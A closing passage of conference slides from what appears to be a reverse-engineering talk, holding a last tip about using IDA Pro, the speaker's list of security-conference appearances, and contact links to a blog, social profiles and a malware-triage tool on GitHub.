- No doubts, a good tool as IDA Pro/Home can save your time during the analysis.
- Keep reversing ☺

❑ END

- Security Researcher
- Speaker at SANS 2020
- Spear at DEVCON 2020
- Speaker at DEF CON USA 2019
- Speaker at DEF CON USA 2018
- Speaker at DEF CON CHINA 2019
- Speaker at NO HAT 2019 (Bergamo)
- Speaker at HITB 2019 (Amsterdam)
- Speaker at CONFidence 2019 (Poland)
- Speaker at DevOpsDays BH 2019
- Speaker at BSIDES 2019/2018/2017/2016
- Speaker at H2HC 2016/2015
- Speaker at BHACK 2018/2019/2020
- Advisory Board member Forensic Science International: Digital Investigation journal.

THANK YOU FOR ATTENDING MY TALK!

- Twitter: @ale_sp_brazil
- Blog: https://exploitreversing.com
- LinkedIn: in/aleborges
- Tool: https://github.com/alexandreborges/malwoverview